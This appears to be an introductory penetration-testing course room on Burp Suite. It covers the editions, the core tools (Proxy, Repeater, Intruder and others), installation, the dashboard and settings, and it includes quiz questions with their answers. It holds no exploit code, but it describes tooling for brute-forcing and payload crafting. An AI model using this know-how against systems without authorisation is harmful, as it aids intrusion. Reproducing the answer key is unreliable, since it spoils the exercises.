Burp Suite: The Basics

An introduction to using Burp Suite for web application pentesting.

Introduction

Welcome to Burp Suite Basics!

This particular room aims to understand the basics of the Burp Suite web application security testing framework. Our focus will revolve around the following key aspects:

1. A thorough introduction to Burp Suite.
2. A comprehensive overview of the various tools available within the framework.
3. Detailed guidance on the process of installing Burp Suite on your system.
4. Navigating and configuring Burp Suite.

We will also introduce the core of the Burp Suite framework, which is the Burp Proxy. It is important to note that this room primarily serves as a foundational resource for acquiring knowledge about Burp Suite. Subsequent rooms in the Burp module will adopt a more practical approach. Thus, this room will contain a greater emphasis on theoretical content. If you have not yet utilised Burp Suite, it is recommended to carefully read the provided information and actively engage with the tool. Experimentation is essential for grasping the fundamentals of this framework. Combining the information presented here with hands-on exploration will establish a strong foundation for utilising the framework. This will significantly assist you in future rooms.


Answer the questions below

Let us start!

What is Burp Suite

In essence, Burp Suite is a Java-based framework designed to serve as a comprehensive solution for conducting web application penetration testing. It has become the industry standard tool for hands-on security assessments of web and mobile applications, including those that rely on **a**pplication **p**rogramming **i**nterface**s** (APIs).

Simply put, Burp Suite captures and enables manipulation of all the HTTP/HTTPS traffic between a browser and a web server. This fundamental capability forms the backbone of the framework. By intercepting requests, users have the flexibility to route them to various components within the Burp Suite framework, which we will explore in upcoming sections. The ability to intercept, view, and modify web requests before they reach the target server or even manipulate responses before they are received by our browser makes Burp Suite an invaluable tool for manual web application testing.




Burp Suite is available in different editions. For our purposes, we will focus on the **Burp Suite Community Edition**, which is freely accessible for non-commercial use within legal boundaries. However, it's worth noting that Burp Suite also offers Professional and Enterprise editions, which come with advanced features and require licensing:

1. **Burp Suite Professional** is an unrestricted version of Burp Suite Community. It comes with features such as:

    - An automated vulnerability scanner.
    - A fuzzer/brute-forcer that isn't rate limited.
    - Saving projects for future use and report generation.
    - A built-in API to allow integration with other tools.
    - Unrestricted access to add new extensions for greater functionality.
    - Access to the Burp Suite Collaborator (effectively providing a unique request catcher self-hosted or running on a Portswigger-owned server).
2.

    In short, Burp Suite Professional is a highly potent tool, making it a preferred choice for professionals in the field.
3. **Burp Suite Enterprise**, in contrast to the community and professional editions, is primarily utilized for continuous scanning. It features an automated scanner that periodically scans web applications for vulnerabilities, similar to how tools like Nessus perform automated infrastructure scanning. Unlike the other editions, which allow manual attacks from a local machine, Burp Suite Enterprise resides on a server and constantly scans the target web applications for potential vulnerabilities.



Home

Dashboard Issues

Current issues

139

🟥	High (40)
🟧	Medium (0)
🟦	Low (22)
⬛	Information (77)

Most vulnerable sites

Utah Electronics	14	6	18
Gin & Juice Shop	12	6	18
Wieners Widgets	6	3	15
insecure-website	6	3	14
Montoya AI	2	2	7

View sites »

Recent scans

Gin & Juice Shop	12	6	18
insecure-website	6	3	14
Montoya AI	2	2	7
Gin & Juice Shop	12	6	18
Utah Electronics	14	6	18

View scans »

Running scans

There are no scans running at the moment

Upcoming scans

Rippin and Sons 2023-07-11	4:00 PM
Gin & Juice Shop 2023-07-12	9:00 AM
Wieners Widgets	

Most serious vulnerabilities

Cross-site scripting (reflected)

Cross-site scripting (DOM-based)

External service interaction (HTTP)

Due to requiring a license for the Professional and Enterprise editions, we will focus on the core feature set provided by the Burp Suite Community Edition.

Note: The provided demonstrations utilize Burp Suite for Windows. However, the functionality remains consistent with the version installed on the AttackBox.

Answer the questions below

Which edition of Burp Suite runs on a server and provides constant scanning for target web apps?
Burp Suite Enterprise

Burp Suite is frequently used when attacking web applications and _______ applications.   mobile

Features of Burp Community

Although Burp Suite Community offers a more limited feature set compared to the Professional edition, it still provides an impressive array of tools that are highly valuable for web application testing. Let's explore some of the key features:

- **Proxy**: The Burp Proxy is the most renowned aspect of Burp Suite. It enables interception and modification of requests and responses while interacting with web applications.
- **Repeater**: Another well-known feature. Repeater allows for capturing, modifying, and resending the same request multiple times. This functionality is particularly useful when crafting payloads through trial and error (e.g., in SQLi - Structured Query Language Injection) or testing the functionality of an endpoint for vulnerabilities.
- **Intruder**: Despite rate limitations in Burp Suite Community, Intruder allows for spraying endpoints with requests. It is commonly utilized for brute-force attacks or fuzzing endpoints.
- **Decoder**: Decoder offers a valuable service for data transformation. It can decode captured information or encode payloads before sending them to the target. While alternative services exist for this purpose, leveraging Decoder within Burp Suite can be highly efficient.

- **Comparer**: As the name suggests, Comparer enables the comparison of two pieces of data at either the word or byte level. While not exclusive to Burp Suite, the ability to send potentially large data segments directly to a comparison tool with a single keyboard shortcut significantly accelerates the process.
- **Sequencer**: Sequencer is typically employed when assessing the randomness of tokens, such as session cookie values or other supposedly randomly generated data. If the algorithm used for generating these values lacks secure randomness, it can expose avenues for devastating attacks.

Beyond the built-in features, the Java codebase of Burp Suite facilitates the development of extensions to enhance the framework's functionality. These extensions can be written in Java, Python (using the Java Jython interpreter), or Ruby (using the Java JRuby interpreter). The **Burp Suite Extender** module allows for quick and easy loading of extensions into the framework, while the marketplace, known as the **BApp Store**, enables downloading of third-party modules. While certain extensions may require a professional license for integration, there are still a considerable number of extensions available for Burp Community. For instance, the **Logger++** module can extend the built-in logging functionality of Burp Suite.

Answer the questions below

Which Burp Suite feature allows us to intercept requests between ourselves and the target?   proxy

Which Burp tool would we use to brute-force a login form?   intruder

Installation

Burp Suite is one of those tools that is very useful to have around, whether for web or mobile application assessments, pentesting, bug bounty hunting, or even debugging features in web app development. Here's a guide on installing Burp Suite on different platforms:


Note: If you use the AttackBox, Burp Suite is already installed, so you can skip this step.

Downloads

To download the latest version of Burp Suite for other systems, you may click this button to go to their download page.

Kali Linux: Burp Suite comes pre-installed with Kali Linux. In case it is missing on your Kali installation, you can easily install it from the Kali apt repositories.

Linux, macOS, and Windows: For other operating systems, PortSwigger provides dedicated installers for Burp Suite Community and Burp Suite Professional on the Burp Suite downloads page. Choose your operating system from the dropdown menu and select **Burp Suite Community Edition**. Then, click the **Download** button to initiate the download.


Burp Suite Releases
ALL EDITIONS
PROFESSIONAL
COMMUNITY
ENTERPRISE
CI/CD DRIVER
DASTARDLY
Professional / Community 2023.7
Early Adopter
Released Thursday, 6 July 2023
Burp Suite Professional
Windows (64-bit)
DOWNLOAD
view checksums
This release introduces the ability to easily customize the layout of Burp Suite's top-level tabs. We've also made some other improvements and fixed a few bugs.
Usage of this software is subject to the licence agreement.
read more

Installation

Install Burp Suite using the appropriate method for your operating system. On Windows, run the executable file, while on Linux, execute the script from the terminal (with or without sudo). If you choose not to use `sudo` during installation on Linux, Burp Suite will be installed in your home directory at `~/BurpSuiteCommunity/BurpSuiteCommunity` and will not be added to your `PATH`.

The installation wizard provides clear instructions, and it is generally safe to accept the default settings. However, it is always recommended to review the installer carefully.

With Burp Suite successfully installed, you can now launch the application. In the next task, we will explore the initial setup and configuration.

Answer the questions below

If you have chosen not to use the AttackBox, ensure that you have a copy of Burp Suite installed before proceeding.

The Dashboard

You may use the pre-installed Burp Suite Community Edition in our AttackBox. To launch the AttackBox, click the **Start AttackBox** button at the top of this page.


Once you launch Burp Suite and accept the terms and conditions, you will be prompted to select a project type. In Burp Suite Community, the options are limited, and you can simply click **Next** to proceed.

The next window allows you to choose the configuration for Burp Suite. It is generally recommended to keep the default settings, which are suitable for most situations. Click **Start Burp** to open the main Burp Suite interface.

Upon opening Burp Suite for the first time, you might encounter a screen with training options. It is highly recommended to go through these training materials when you have the time.

If you don't see the training screen (or in subsequent sessions), you will be presented with the Burp Dashboard, which may seem overwhelming at first. However, it will soon become familiar.

The Burp Dashboard is divided into four quadrants, as labelled in counter-clockwise order starting from the top left:



1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain and U... 0 items added to site map
Capturing: 0 responses processed
0 responses queued

Issue type	Host	
Suspicious input transformation (reflected)	http://insecure-bank.com	/url-shorten
SMTP header injection	http://insecure-website.c...	/contact-us
Serialized object in HTTP message	http://insecure-bank.com	/blog
Cross-site scripting (DOM-based)	https://insecure-bank.com	/
XML external entity injection	https://vulnerable-websit...	/product/stock
External service interaction (HTTP)	https://insecure-website....	/product
Web cache poisoning	http://insecure-bank.com	/contact-us


Time	Type	Source	
01:51:02 8 Sep 2021	Info	Proxy	Proxy service started on 12

Memory: 94.7MB Disk: 32KB

1. **Tasks**: The Tasks menu allows you to define background tasks that Burp Suite will perform while you use the application. In Burp Suite Community, the default “Live Passive Crawl” task, which automatically logs the pages visited, is sufficient for our purposes in this module. Burp Suite Professional offers additional features like on-demand scans.
2. **Event log**: The Event log provides information about the actions performed by Burp Suite, such as starting the proxy, as well as details about connections made through Burp.
3. **Issue Activity**: This section is specific to Burp Suite Professional. It displays the vulnerabilities identified by the automated scanner, ranked by severity and filterable based on the certainty of the vulnerability.
4. **Advisory**: The Advisory section provides more detailed information about the identified vulnerabilities, including references and suggested remediations. This information can be exported into a report. In Burp Suite Community, this section may not show any vulnerabilities.

Throughout the various tabs and windows of Burp Suite, you will notice question mark icons (?).

Clicking on these icons opens a new window with helpful information specific to that section. These help icons are invaluable when you need assistance or clarification on a particular feature, so make sure to utilise them effectively.


burp-documentation.local/burp/documentation/desktop/dashboard/index.html

Support Center > Documentation > Desktop editions > Dashboard

Professional Community

Dashboard

Burp's dashboard lets you control and monitor Burp's automated activity:

- You can launch a scan of a website by clicking the **New scan** button.
- You can monitor the progress of tasks that are running, and open the task details window for an individual task, to see more information.
- You can search for tasks using the search bar. This is particularly useful when used in conjunction with the rename function.
- You can pause and resume individual tasks, or all tasks together.
- You can reorder tasks by dragging them within the task list.
- You can rename a task by double-clicking its name.
- You can configure settings for how tasks are managed and executed, by clicking the gear icon at the top of the Tasks panel.
- You can view the issue activity from any audit tasks that are running, to see vulnerabilities being reported in real time.
- You can configure a live task by clicking the **New live task** button.
- You can view the event log to monitor for alerts or other information. This information may be useful to troubleshoot network connection or other problems.
- You can filter the list of tasks to show only running, paused or finished tasks. You can also filter to show only live tasks, scans or Intruder attacks

By exploring the different tabs and functionalities of Burp Suite, you will gradually become familiar with its capabilities.

Answer the questions below


What menu provides information about the actions performed by Burp Suite, such as starting the proxy, and details about connections made through Burp? event log

Navigation


In Burp Suite, the default navigation is primarily done through the top menu bars, which allow you to switch between modules and access various sub-tabs within each module. The sub-tabs appear in a second menu bar directly below the main menu bar.

Here's how the navigation works:

1. **Module Selection**: The top row of the menu bar displays the available modules in Burp Suite. You can click on each module to switch between them. For example, the Burp Proxy module is selected in the image below.



2. **Sub-Tabs**: If a selected module has multiple sub-tabs, they can be accessed through the second menu bar that appears directly below the main menu bar. These sub-tabs often contain module-specific settings and options. For example, in the image above, the Proxy Intercept sub-tab is selected within the Burp Proxy module.
3. **Detaching Tabs**: If you prefer to view multiple tabs separately, you can detach them into separate windows. To do this, go to the **Window** option in the application menu above the **Module Selection** bar. From there, choose the "Detach" option, and the selected tab will open in a separate window. The detached tabs can be reattached using the same method.



Burp Suite also provides keyboard shortcuts for quick navigation to key tabs. By default, the following shortcuts are available:

Shortcut	**Tab**
`Ctrl + Shift + D`	Dashboard
`Ctrl + Shift + T`	Target tab
`Ctrl + Shift + P`	Proxy tab
`Ctrl + Shift + I`	Intruder tab
`Ctrl + Shift + R`	Repeater tab

Answer the questions below


Which tab **Ctrl + Shift + P** will switch us to?   Proxy tab

Options


Before diving into the Burp Proxy, let's explore the available options for configuring Burp Suite. There are two types of settings: Global settings (also known as User settings) and Project settings.

- **Global Settings**: These settings affect the entire Burp Suite installation and are applied every time you start the application. They provide a baseline configuration for your Burp Suite environment.
- **Project Settings**: These settings are specific to the current project and apply only during the session. However, please note that Burp Suite Community Edition does not support saving projects, so any project-specific options will be lost when you close Burp.

  To access the settings, click on the **Settings** button in the top navigation bar. This will open a separate settings window.



Below is the image showing the separate settings window.



Proxy listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Add | Edit | Remove

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols	Support H
✓	127.0.0.1:8080			Per-host	Default	✓

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in or another installation of Burp.

Import / export CA certificate | Regenerate CA certificate

Request interception rules

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

✓ Intercept requests based on the following rules: *Master interception is turned off*

Add | Edit | Remove | Up | Down

